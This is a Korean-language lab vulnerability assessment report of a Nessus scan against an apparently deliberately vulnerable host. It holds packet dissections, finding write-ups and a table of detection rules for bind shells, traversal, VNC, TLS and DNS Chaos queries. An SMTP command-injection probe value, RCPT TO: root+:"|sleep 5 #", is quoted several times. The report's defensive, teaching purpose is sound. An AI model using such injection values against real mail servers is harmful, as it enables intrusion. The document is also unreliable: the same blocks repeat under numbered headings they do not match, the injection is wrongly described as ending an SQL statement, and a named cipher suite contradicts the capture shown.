Negotiate Protocol request NegotiateContextOffset is nonzero > NegotiateContextCount: 2 > [Expert Info (Error/Malformed): Negotiate Protocol request NegotiateContextCount is nonzero Reserved: 0000		0000 00 0c 2 0010 00 da 7 0020 01 05 b 0030 01 f6 3 0040 de d1 0 0050 00 00 0 0060 00 00 0 0070 00 00 0 0080 00 00 0 0090 00 00 2 00a0 51 8f 6 00b0 24 00 0 00c0 38 ec 5 00d0 91 22 f 00e0 02 00 0
---	--	--

SMB Negotiate Response 패킷의 Security Mode 필드에서
 Signing Required 플래그가 설정되어 있지 않음을 확인하였으며,
 서명 없는 세션(Session Setup)이 정상적으로 수립되어
 SMB Signing이 강제되지 않는 상태임이 확인됨

23. SMTP Service STARTTLS Plaintext Command Injection

DNS 엔진 가용성 위기

```

00  ..)....E.
01  .t_@. @. ....
18  ...5.T.CW. ....
b7  ...H. ....
00  ]D.>$. ....
10  .version .bind..
39  .....9
02  .4.2.....
..

```

DNS 서버에서 CHAOS 클래스 질의(version.bind)에 대해 ISC BIND 9.4.2 버전 정보가 노출된다. 구 버전의 BIND를 사용 중이기 때문에 인증되지 않은 원격 공격자가 조작된 메시지를 전송하여 서비스에 Dos 공격을 시도할 수 있다.

HTTP 메소드 보안 결함

14957	2026-01-28 20:48:18.279...	1.1.1.4	1.1.1.5	HTTP	373	TRACE /Nessus49165703.ht
-------	----------------------------	---------	---------	------	-----	--------------------------

```

> Frame 14957: 373 bytes on wire (2984 bits), 373 bytes captured (2984 bits) on interface -, id 0
> Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)
> Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5
> Transmission Control Protocol, Src Port: 44274, Dst Port: 80, Seq: 1, Ack: 1, Len: 307
✓ Hypertext Transfer Protocol
  ✓ TRACE /Nessus49165703.html HTTP/1.1\r\n
    Request Method: TRACE
    Request URI: /Nessus49165703.html
    Request Version: HTTP/1.1
    Connection: Keep-Alive\r\n
    Host: 1.1.1.5\r\n
    Pragma: no-cache\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)\r\n
    Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*\r\n
    Accept-Language: en\r\n
    Accept-Charset: iso-8859-1,*,utf-8\r\n
    \r\n
    [Response in frame: 14959]
    [Full request URI: http://1.1.1.5/Nessus49165703.html]

```

Request Method: TRACE

Connection: Keep-Alive\r\n\r\n

Trace 메소드가 활성화 되어있는 것을 패킷에서 볼 수 있다.

웹 서버에 TRACE/TRACK 메소드가 활성화되어 있어 브라우저의 보안 쿠키를 탈취하는 XST(Cross-Site Tracing) 공격에 노출된다.

파일 공유 무결성 결여

No.	Time	Source	Destination	Protocol	Length	Info
23614	2026-01-28 20:55:53.102...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23621	2026-01-28 20:55:53.111...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23628	2026-01-28 20:55:53.121...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23635	2026-01-28 20:55:53.132...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23642	2026-01-28 20:55:53.140...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23649	2026-01-28 20:55:53.151...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23656	2026-01-28 20:55:53.161...	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request
23663	2026-01-28 20:55:53.170...	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request

> Frame 23614: 232 bytes on wire (1856 bits), 232 bytes captured (1856 bits) on interface -, id 0

> Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)

> Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5

> Transmission Control Protocol, Src Port: 46980, Dst Port: 445, Seq: 1, Ack: 1, Len: 166

> NetBIOS Session Service

▼ SMB2 (Server Message Block Protocol version 2)

> SMB2 Header

▼ Negotiate Protocol Request (0x00)

[Preauth Hash: dce7b410c0af1edf6c20b33ff51e24e9e3b99128be2cb200d9ac43502a99ace92a767e4fbb3e3fb]

> StructureSize: 0x0024

> Dialect count: 1

> Security mode: 0x01, Signing enabled

> Reserved: 0000

> Capabilities: 0x00000000

> Client Guid: 8bb1f721-3cdf-4868-b3e9-6443a9ea518f

▼ NegotiateContextOffset: 0x00000068

> [Expert Info (Error/Malformed): Negotiate Protocol request NegotiateContextOffset is nonzero]

▼ NegotiateContextCount: 2

> [Expert Info (Error/Malformed): Negotiate Protocol request NegotiateContextCount is nonzero]

> Reserved: 0000

0000 00 0c 2

0010 00 da 7

0020 01 05 b

0030 01 f6 3

0040 de d1 0

0050 00 00 0

0060 00 00 0

0070 00 00 0

0080 00 00 0

0090 00 00 2

00a0 51 8f 6

00b0 24 00 0

00c0 38 ec 5

00d0 91 22 f

00e0 02 00 0

SMB Negotiate Response 패킷의 Security Mode 필드에서
Signing Required 플래그가 설정되어 있지 않음을 확인하였으며,
서명 없는 세션(Session Setup)이 정상적으로 수립되어
SMB Signing이 강제되지 않는 상태임이 확인됨

메일 보안 프로토콜 무력화

▼ Command Line: RCPT TO: root+:"|sleep 5 #"\r\n
Command: RCPT
Request parameter: TO: root+:"|sleep 5 #"

평문 입력이 가능해 커맨드 인젝션 시도
": SQL 문을 강제로 종료
sleep 5: 5초 동안 아무 작업도 하지 말고 기다려라

24. TLS Version 1.0 Protocol Detection

DNS 엔진 가용성 위기

```

00  ..)....E.
01  .t_@.@.
18  ..5.T.CW.
b7  ...H.
00  ]D>$.
10  .version .bind.
39  .....9
02  .4.2.
..

```

DNS 서버에서 CHAOS 클래스 질의(version.bind)에 대해 ISC BIND 9.4.2 버전 정보가 노출된다. 구 버전의 BIND를 사용 중이기 때문에 인증되지 않은 원격 공격자가 조작된 메시지를 전송하여 서비스에 Dos 공격을 시도할 수 있다.

HTTP 메소드 보안 결함

```

14957 2026-01-28 20:48:18.279... 1.1.1.4 1.1.1.5 HTTP 373 TRACE /Nessus49165703.ht

```

```

> Frame 14957: 373 bytes on wire (2984 bits), 373 bytes captured (2984 bits) on interface -, id 0
> Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)
> Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5
> Transmission Control Protocol, Src Port: 44274, Dst Port: 80, Seq: 1, Ack: 1, Len: 307
v Hypertext Transfer Protocol
  v TRACE /Nessus49165703.html HTTP/1.1\r\n
    Request Method: TRACE
    Request URI: /Nessus49165703.html
    Request Version: HTTP/1.1
    Connection: Keep-Alive\r\n
    Host: 1.1.1.5\r\n
    Pragma: no-cache\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)\r\n
    Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*\r\n
    Accept-Language: en\r\n
    Accept-Charset: iso-8859-1,*,utf-8\r\n
    \r\n
    [Response in frame: 14959]
    [Full request URI: http://1.1.1.5/Nessus49165703.html]

```

Request Method: TRACE

Connection: Keep-Alive\r\n\r\n

Trace 메소드가 활성화 되어있는 것을 패킷에서 볼 수 있다.

웹 서버에 TRACE/TRACK 메소드가 활성화되어 있어 브라우저의 보안 쿠키를 탈취하는 XST(Cross-Site Tracing) 공격에 노출된다.

파일 공유 무결성 결여

No.	Time	Source	Destination	Protocol	Length	Info
23614	2026-01-28 20:55:53.102...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23621	2026-01-28 20:55:53.111...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23628	2026-01-28 20:55:53.121...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23635	2026-01-28 20:55:53.132...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23642	2026-01-28 20:55:53.140...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23649	2026-01-28 20:55:53.151...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23656	2026-01-28 20:55:53.161...	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request
23663	2026-01-28 20:55:53.170...	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request

```

> Frame 23614: 232 bytes on wire (1856 bits), 232 bytes captured (1856 bits) on interface -, id 0
> Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)
> Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5
> Transmission Control Protocol, Src Port: 46980, Dst Port: 445, Seq: 1, Ack: 1, Len: 166
> NetBIOS Session Service
> SMB2 (Server Message Block Protocol version 2)
  > SMB2 Header
    > Negotiate Protocol Request (0x00)
      [Preauth Hash: dce7b410c0af1edf6c20b33ff51e24e9e3b99128be2cb200d9ac43502a99ace92a767e4fbb3e3fb]
      > StructureSize: 0x0024
      > Dialect count: 1
      > Security mode: 0x01, Signing enabled
      > Reserved: 0000
      > Capabilities: 0x00000000
      > Client Guid: 8bb1f721-3cdf-4868-b3e9-6443a9ea518f
      > NegotiateContextOffset: 0x00000068
        > [Expert Info (Error/Malformed): Negotiate Protocol request NegotiateContextOffset is nonzero]
      > NegotiateContextCount: 2
        > [Expert Info (Error/Malformed): Negotiate Protocol request NegotiateContextCount is nonzero]
      > Reserved: 0000

```

SMB Negotiate Response 패킷의 Security Mode 필드에서
Signing Required 플래그가 설정되어 있지 않음을 확인하였으며,
서명 없는 세션(Session Setup)이 정상적으로 수립되어
SMB Signing이 강제되지 않는 상태임이 확인됨

메일 보안 프로토콜 무력화

```

  > Command Line: RCPT TO: root+:"|sleep 5 #"\r\n
    Command: RCPT
    Request parameter: TO: root+:"|sleep 5 #"

```

평문 입력이 가능해 커맨드 인젝션 시도
": SQL 문을 강제로 종료
sleep 5: 5초 동안 아무 작업도 하지 말고 기다려라

25. SSL Anonymous Cipher Suites Supported

DNS 엔진 가용성 위기

```

00  ..)....E.
01  .t_@.@.
18  ..5.T.CW.
b7  ...H.
00  ]D>$.
10  .version .bind.
39  .....9
02  .4.2.
..

```

DNS 서버에서 CHAOS 클래스 질의(version.bind)에 대해 ISC BIND 9.4.2 버전 정보가 노출된다. 구 버전의 BIND를 사용 중이기 때문에 인증되지 않은 원격 공격자가 조작된 메시지를 전송하여 서비스에 Dos 공격을 시도할 수 있다.

HTTP 메소드 보안 결함

```

14957 2026-01-28 20:48:18.279... 1.1.1.4 1.1.1.5 HTTP 373 TRACE /Nessus49165703.ht

```

```

> Frame 14957: 373 bytes on wire (2984 bits), 373 bytes captured (2984 bits) on interface -, id 0
> Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)
> Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5
> Transmission Control Protocol, Src Port: 44274, Dst Port: 80, Seq: 1, Ack: 1, Len: 307
v Hypertext Transfer Protocol
  v TRACE /Nessus49165703.html HTTP/1.1\r\n
    Request Method: TRACE
    Request URI: /Nessus49165703.html
    Request Version: HTTP/1.1
    Connection: Keep-Alive\r\n
    Host: 1.1.1.5\r\n
    Pragma: no-cache\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)\r\n
    Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*\r\n
    Accept-Language: en\r\n
    Accept-Charset: iso-8859-1,*,utf-8\r\n
    \r\n
    [Response in frame: 14959]
    [Full request URI: http://1.1.1.5/Nessus49165703.html]

```

Request Method: TRACE

Connection: Keep-Alive\r\n\r\n

Trace 메소드가 활성화 되어있는 것을 패킷에서 볼 수 있다.

웹 서버에 TRACE/TRACK 메소드가 활성화되어 있어 브라우저의 보안 쿠키를 탈취하는 XST(Cross-Site Tracing) 공격에 노출된다.

파일 공유 무결성 결여

No.	Time	Source	Destination	Protocol	Length	Info
23614	2026-01-28 20:55:53.102...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23621	2026-01-28 20:55:53.111...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23628	2026-01-28 20:55:53.121...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23635	2026-01-28 20:55:53.132...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23642	2026-01-28 20:55:53.140...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23649	2026-01-28 20:55:53.151...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23656	2026-01-28 20:55:53.161...	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request
23663	2026-01-28 20:55:53.170...	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request

```

> Frame 23614: 232 bytes on wire (1856 bits), 232 bytes captured (1856 bits) on interface -, id 0
> Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)
> Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5
> Transmission Control Protocol, Src Port: 46980, Dst Port: 445, Seq: 1, Ack: 1, Len: 166
> NetBIOS Session Service
> SMB2 (Server Message Block Protocol version 2)
  > SMB2 Header
    > Negotiate Protocol Request (0x00)
      [Preauth Hash: dce7b410c0af1edf6c20b33ff51e24e9e3b99128be2cb200d9ac43502a99ace92a767e4fbb3e3fb]
      > StructureSize: 0x0024
      > Dialect count: 1
      > Security mode: 0x01, Signing enabled
      > Reserved: 0000
      > Capabilities: 0x00000000
      > Client Guid: 8bb1f721-3cdf-4868-b3e9-6443a9ea518f
      > NegotiateContextOffset: 0x00000068
        > [Expert Info (Error/Malformed): Negotiate Protocol request NegotiateContextOffset is nonzero]
      > NegotiateContextCount: 2
        > [Expert Info (Error/Malformed): Negotiate Protocol request NegotiateContextCount is nonzero]
      > Reserved: 0000
  
```

SMB Negotiate Response 패킷의 Security Mode 필드에서
Signing Required 플래그가 설정되어 있지 않음을 확인하였으며,
서명 없는 세션(Session Setup)이 정상적으로 수립되어
SMB Signing이 강제되지 않는 상태임이 확인됨

메일 보안 프로토콜 무력화

```

  > Command Line: RCPT TO: root+:"|sleep 5 #"\r\n
    Command: RCPT
    Request parameter: TO: root+:"|sleep 5 #"
  
```

평문 입력이 가능해 커맨드 인젝션 시도
": SQL 문을 강제로 종료
sleep 5: 5초 동안 아무 작업도 하지 말고 기다려라

취약한 암호화 프로토콜 및 사이퍼

1	- Transport Layer Security - TLSv1 Record Layer: Handshake Protocol: Server Hello - Content Type: Handshake (22) - Version: TLS 1.0 (0x0301) - Length: 74 - Handshake Protocol: Server Hello TLS Handshake 과정의 ServerHello 패킷에서 TLS 1.0(0x0301) 프로토콜이 협상되는 것이 확인되어, 노후화된 암호화 프로토콜 사용으로 인한 데이터 유출 위험이 존재한다.
2	- Transport Layer Security - SSLv3 Record Layer: Handshake Protocol: Server Hello - Content Type: Handshake (22) - Version: SSL 3.0 (0x0300) - Length: 74 - Handshake Protocol: Server Hello - Handshake Type: Server Hello (2) - Length: 70 - Version: SSL 3.0 (0x0300) - Random: 69764654a1afde36229a1274ad111f32321320731d77ada6ddbfb0- Session ID Length: 32 Session ID: 4469386617e04d8f2caaa4ad7ff91e56683bf288f7df59576- Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039) Compression Method: null (0) [JA3S Fullstring: 768,57,] [JA3S: 1cb7d0e921833102ca2547581758cabb] 서버에서 RSA 기반 키 교환방식을 사용하는 TLS_RSA_WITH_AES_128_CBC_SHA Cipher Suite가 사용되고 있다. 이때 장기 키 노출 시 과거 통신 내용이 복호화될 가능성이 존재한다.

26. SSL DROWN Attack Vulnerability

DNS 엔진 가용성 위기

```

00  ..)....E.
01  .t_@.@.
18  ..5.T.CW.
b7  ...H.
00  ]D>$.
10  .version .bind.
39  .....9
02  .4.2.
..

```

DNS 서버에서 CHAOS 클래스 질의(version.bind)에 대해 ISC BIND 9.4.2 버전 정보가 노출된다. 구 버전의 BIND를 사용 중이기 때문에 인증되지 않은 원격 공격자가 조작된 메시지를 전송하여 서비스에 Dos 공격을 시도할 수 있다.

HTTP 메소드 보안 결함

```

14957 2026-01-28 20:48:18.279... 1.1.1.4 1.1.1.5 HTTP 373 TRACE /Nessus49165703.ht

```

```

> Frame 14957: 373 bytes on wire (2984 bits), 373 bytes captured (2984 bits) on interface -, id 0
> Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)
> Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5
> Transmission Control Protocol, Src Port: 44274, Dst Port: 80, Seq: 1, Ack: 1, Len: 307
v Hypertext Transfer Protocol
  v TRACE /Nessus49165703.html HTTP/1.1\r\n
    Request Method: TRACE
    Request URI: /Nessus49165703.html
    Request Version: HTTP/1.1
    Connection: Keep-Alive\r\n
    Host: 1.1.1.5\r\n
    Pragma: no-cache\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)\r\n
    Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*\r\n
    Accept-Language: en\r\n
    Accept-Charset: iso-8859-1,*,utf-8\r\n
    \r\n
    [Response in frame: 14959]
    [Full request URI: http://1.1.1.5/Nessus49165703.html]

```

Request Method: TRACE

Connection: Keep-Alive\r\n\r\n

Trace 메소드가 활성화 되어있는 것을 패킷에서 볼 수 있다.

웹 서버에 TRACE/TRACK 메소드가 활성화되어 있어 브라우저의 보안 쿠키를 탈취하는 XST(Cross-Site Tracing) 공격에 노출된다.

파일 공유 무결성 결여

No.	Time	Source	Destination	Protocol	Length	Info
23614	2026-01-28 20:55:53.102...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23621	2026-01-28 20:55:53.111...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23628	2026-01-28 20:55:53.121...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23635	2026-01-28 20:55:53.132...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23642	2026-01-28 20:55:53.140...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23649	2026-01-28 20:55:53.151...	1.1.1.4	1.1.1.5	SMB2	232	Negotiate Protocol Request
23656	2026-01-28 20:55:53.161...	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request
23663	2026-01-28 20:55:53.170...	1.1.1.4	1.1.1.5	SMB2	236	Negotiate Protocol Request

```

> Frame 23614: 232 bytes on wire (1856 bits), 232 bytes captured (1856 bits) on interface -, id 0
> Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)
> Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5
> Transmission Control Protocol, Src Port: 46980, Dst Port: 445, Seq: 1, Ack: 1, Len: 166
> NetBIOS Session Service
> SMB2 (Server Message Block Protocol version 2)
  > SMB2 Header
    > Negotiate Protocol Request (0x00)
      [Preauth Hash: dce7b410c0af1edf6c20b33ff51e24e9e3b99128be2cb200d9ac43502a99ace92a767e4fbb3e3fb]
      > StructureSize: 0x0024
      > Dialect count: 1
      > Security mode: 0x01, Signing enabled
      > Reserved: 0000
      > Capabilities: 0x00000000
      > Client Guid: 8bb1f721-3cdf-4868-b3e9-6443a9ea518f
      > NegotiateContextOffset: 0x00000068
        > [Expert Info (Error/Malformed): Negotiate Protocol request NegotiateContextOffset is nonzero]
      > NegotiateContextCount: 2
        > [Expert Info (Error/Malformed): Negotiate Protocol request NegotiateContextCount is nonzero]
      > Reserved: 0000
  
```

SMB Negotiate Response 패킷의 Security Mode 필드에서
Signing Required 플래그가 설정되어 있지 않음을 확인하였으며,
서명 없는 세션(Session Setup)이 정상적으로 수립되어
SMB Signing이 강제되지 않는 상태임이 확인됨

메일 보안 프로토콜 무력화

```

  > Command Line: RCPT TO: root+:"|sleep 5 #"\r\n
    Command: RCPT
    Request parameter: TO: root+:"|sleep 5 #"
  
```

평문 입력이 가능해 커맨드 인젝션 시도
": SQL 문을 강제로 종료
sleep 5: 5초 동안 아무 작업도 하지 말고 기다려라

암호화 통신 신뢰 붕괴

- ▼ Transport Layer Security
 - ▼ TLSv1 Record Layer: Handshake Protocol: Server Hello
 - Content Type: Handshake (22)
 - Version: TLS 1.0 (0x0301)
 - Length: 74
 - Handshake Protocol: Server Hello

TLS Handshake 과정의 ServerHello 패킷에서 TLS 1.0(0x0301) 프로토콜이 협상되는 것이 확인되어, 노후화된 암호화 프로토콜 사용으로 인한 데이터 유출 위험이 존재함

1. Nessus 및 취약점 스캔 (Scanning & Recon)		
취약점 스캔 도구인 Nessus의 활동과 일반적인 포트 스캐닝을 탐지하는 룰		
SID	탐지 내용 (Message)	주요 탐지 기준
1000001	Nessus SYN Port Scan	TCP SYN 플래그, 1초 내 30회 발생
1000002	Nessus Scan (Lower Threshold)	POST 메서드 포함, 1초 내 10회 발생
1000003	Nessus Non-HTTP Port Scan	80번 포트 제외한 포트에 SYN 스캔 (1초 내 20회)
1000004	Nessus RCE/Path Traversal	established 세션에서 <code>id</code> , <code>win.ini</code> 문자열 포함
1000005	Nessus Directory Traversal	URI 내에 <code>..</code> 패턴 포함
1000011	Nessus Bind Shell Port Scan	1524번 포트(ingreslock) 대상 SYN 스캔
2. VNC 원격 접속 제어 (VNC Control)		
VNC 프로토콜을 이용한 무단 접근 및 무차별 대입 공격을 감시		
SID	탐지 내용 (Message)	주요 탐지 기준
1000006	VNC Vulnerable Version Exchange	세션 내 <code>RFB</code> 문자열 식별
1000007	VNC Authentication Success	서버 응답 내 성공 코드 `
1000008	VNC Brute Force/Repeated Scan	5900번 포트 대상 반복 요청 (5초 내 10회)
1000012	VNC Intrusion Confirmed	인증 성공 패킷 재확인 (SID 1000007과 동일)
1000022	VNC Post-Exploitation Access	특정 버전(<code>RFB 003.003</code>)을 통한 원격 접속 시도
3. SSL/TLS 및 인증서 취약점 (Encryption & Certificates)		
암호화 통신 과정에서의 프로토콜 다운그레이드나 자가 서명 인증서 등 신뢰 결함을 탐지		
SID	탐지 내용 (Message)	주요 탐지 기준
1000009	SSL/TLS Protocol Downgrade	TLS 레코드 내 취약한 버전(<code>03 00</code>) 탐지
1000010	SSL/TLS Abnormal SNI	SNI 필드 내 <code>localhost</code> 문자열 포함
1000016	Vulnerable TLSv1 with RSA	특정 포트(25, 5432)에서 TLS 1.0(<code>03 01</code>) 사용
1000023	Vulnerable SSLv3/TLSv1.0	SSLv3/TLS 1.0 레코드 패턴(<code>16 03 00</code> 또는 <code>01</code>)
1000026	SSL/TLS Self-Signed Certificate	<code>ubuntu804-base</code> 명의의 자가 서명 인증서
1000027	PostgreSQL Weak SHA-1	PostgreSQL(5432) 통신 중 SHA-1 알고리즘 지문 탐지
1000028	PostgreSQL Self-Signed	PostgreSQL 전용 자가 서명 인증서 (<code>ubuntu804-base</code>)
1000029	SMTP SSL Weak Cipher (RC4)	SMTP(25) 응답 내 RC4 Cipher(<code>00 05</code>) 식별
1000030	PostgreSQL/SMTP Multi-Vulnerability	취약한 암호문 세트 및 자가 서명 인증서 복합 탐지
1000031	SSL Expired & Hostname Mismatch	만료되거나 호스트명이 일치하지 않는 특정 도메인 인증서

4. 원격 셸 및 서비스 접근 (Shell & Service Access)

Bind Shell 탈취 및 SSH 서비스 정찰 행위를 탐지

SID	탐지 내용 (Message)	주요 탐지 기준
1000013	Bind Shell Root Privileges Gained	1524번 포트에서 서버가 <code>root</code> 응답 전송
1000014	Bind Shell Root Prompt	서버 응답 내 <code>root@metasploitable</code> 프롬프트 식별
1000020	Bind Shell Root Access (uid=0)	서버 응답 내 루트 권한 지표인 <code>uid=0</code> 포함
1000015	SSH Service Banner Grabbing	SSH 배너 정보(<code>SSH-</code>) 수집 행위 포착
1000017	SSH Weak HMAC (SHA1)	취약한 HMAC 알고리즘(<code>hmac-sha1</code>) 사용

5. 파일 공유 프로토콜 취약점 (SMB & NFS)

SMB 및 NFS 프로토콜의 무단 열람 및 설정 오류를 감시

SID	탐지 내용 (Message)	주요 탐지 기준
1000018	SMB2 Abnormal Negotiate	SMB2 프로토콜 협상 과정의 비정상 요청 패턴
1000019	NFS World Readable Root Share	전체 공개된 루트 공유 설정 지문(<code>...2f...2a</code>) 식별
1000021	NFS LOOKUP Attempt	NFS(2049) 상에서 상위 경로(<code>..</code>) 무단 탐색

6. DNS 서비스 거부 및 공격 (DNS & DoS)

DNS 프로토콜을 악용한 증폭 DDoS 및 Chaos 질의 공격을 탐지

SID	탐지 내용 (Message)	주요 탐지 기준
1000024	ISC BIND DNS Reflected DoS	Root NS Query를 이용한 반사 DoS 패턴 식별
1000025	DNS Amplification DDoS	특정 플래그(<code>00 10</code>) 및 질의 패턴(<code>00 0c</code>) 조합
1000032	DNS BIND Chaos Query DoS	Chaos 클래스(<code>00 03</code>)를 이용한 <code>bind</code> 질의 탐지
1000033	DNS Chaos version.pdns Attack	TCP 53번 포트를 통한 <code>pdns</code> Chaos 질의 탐지

DNS Version Fingerprinting

ISC BIND DNS 서비스 거부(DoS) 및 버전 관리 결함

dns and dns.qry.class == 3
chaos 클래스 전형적 공격 스캔패턴

No.	Time	Source	Destination	Protocol	Length	Info
12203	2026-01-28 20:44:41.621946	1.1.1.4	1.1.1.5	DNS	93	Standard query 0x41ea TXT version
12205	2026-01-28 20:44:41.622490	1.1.1.5	1.1.1.4	DNS	93	Standard query response 0x41ea Server failure TXT version
12222	2026-01-28 20:44:42.624009	1.1.1.4	1.1.1.5	DNS	93	Standard query 0xb3ae TXT VERSION
12223	2026-01-28 20:44:42.624494	1.1.1.5	1.1.1.4	DNS	93	Standard query response 0xb3ae Server failure TXT VERSION
12247	2026-01-28 20:44:43.626439	1.1.1.4	1.1.1.5	DNS	101	Standard query 0x2607 TXT version.maradns
12248	2026-01-28 20:44:43.627417	1.1.1.5	1.1.1.4	DNS	101	Standard query response 0x2607 Server failure TXT version.maradns
12263	2026-01-28 20:44:44.629721	1.1.1.4	1.1.1.5	DNS	101	Standard query 0x7c6f TXT VERSION.MARADNS
12264	2026-01-28 20:44:44.630461	1.1.1.5	1.1.1.4	DNS	101	Standard query response 0x7c6f Server failure TXT VERSION.MARADNS
12284	2026-01-28 20:44:45.636090	1.1.1.4	1.1.1.5	DNS	119	Standard query 0xf6de TXT erre-con-erre-cigarro.maradns.org
12286	2026-01-28 20:44:45.636956	1.1.1.5	1.1.1.4	DNS	119	Standard query response 0xf6de Server failure TXT erre-con-erre-cigarro.maradns.org
12305	2026-01-28 20:44:46.638873	1.1.1.4	1.1.1.5	DNS	119	Standard query 0xd78b TXT ERRE-CON-ERRE-CIGARRO.MARADNS.ORG
12306	2026-01-28 20:44:46.639919	1.1.1.5	1.1.1.4	DNS	119	Standard query response 0xd78b Server failure TXT ERRE-CON-ERRE-CIGARRO.MARADNS.ORG
12333	2026-01-28 20:44:47.641733	1.1.1.4	1.1.1.5	DNS	99	Standard query 0x8e74 TXT version.mydns
12334	2026-01-28 20:44:47.642415	1.1.1.5	1.1.1.4	DNS	99	Standard query response 0x8e74 Server failure TXT version.mydns
12345	2026-01-28 20:44:48.645079	1.1.1.4	1.1.1.5	DNS	99	Standard query 0xbc4f TXT VERSION.MYDNS
12346	2026-01-28 20:44:48.645846	1.1.1.5	1.1.1.4	DNS	99	Standard query response 0xbc4f Server failure TXT VERSION.MYDNS
12357	2026-01-28 20:44:49.647351	1.1.1.4	1.1.1.5	DNS	98	Standard query 0xbe86 TXT version.pdns
12358	2026-01-28 20:44:49.648309	1.1.1.5	1.1.1.4	DNS	98	Standard query response 0xbe86 Server failure TXT version.pdns
12378	2026-01-28 20:44:50.649242	1.1.1.4	1.1.1.5	DNS	98	Standard query 0x21ec TXT VERSION.PDNS
12379	2026-01-28 20:44:50.650751	1.1.1.5	1.1.1.4	DNS	98	Standard query response 0x21ec Server failure TXT VERSION.PDNS
12388	2026-01-28 20:44:51.653468	1.1.1.4	1.1.1.5	DNS	98	Standard query 0xf124 TXT version.bind
12389	2026-01-28 20:44:51.654255	1.1.1.5	1.1.1.4	DNS	130	Standard query response 0xf124 TXT version.bind TXT NS version.bind
12614	2026-01-28 20:45:07.702686	1.1.1.4	1.1.1.5	DNS	73	Standard query 0x57d1 TXT HOSTNAME.BIND
12615	2026-01-28 20:45:07.703382	1.1.1.5	1.1.1.4	DNS	114	Standard query response 0x57d1 TXT HOSTNAME.BIND TXT NS HOSTNAME.BIND

dns.qry.class == 3

의미 : class 3 =chaos

chaos클래스는 일반 사용자 X

dns서버 정보 조회 / 디버깅 / 버전 노출용

대표적인 쿼리 txt version, version.bind, hostname.bind

-> 정상 서비스 트래픽이 아니라 공격,스캔 전용 질의

Standard query TXT version

Standard query response Server failure TXT version

Standard query TXT version.bind

Standard query response Server failure TXT version.bind

Standard query TXT HOSTNAME.BIND

공격자가 chaos클래스 기반 txt version / version.bind 질의 전송

dns서버가 server failure 응답

이 질의가 짧은 시간에 반복적으로 발생

-> bind 내부 메시지 처리 로직이 계속 자극

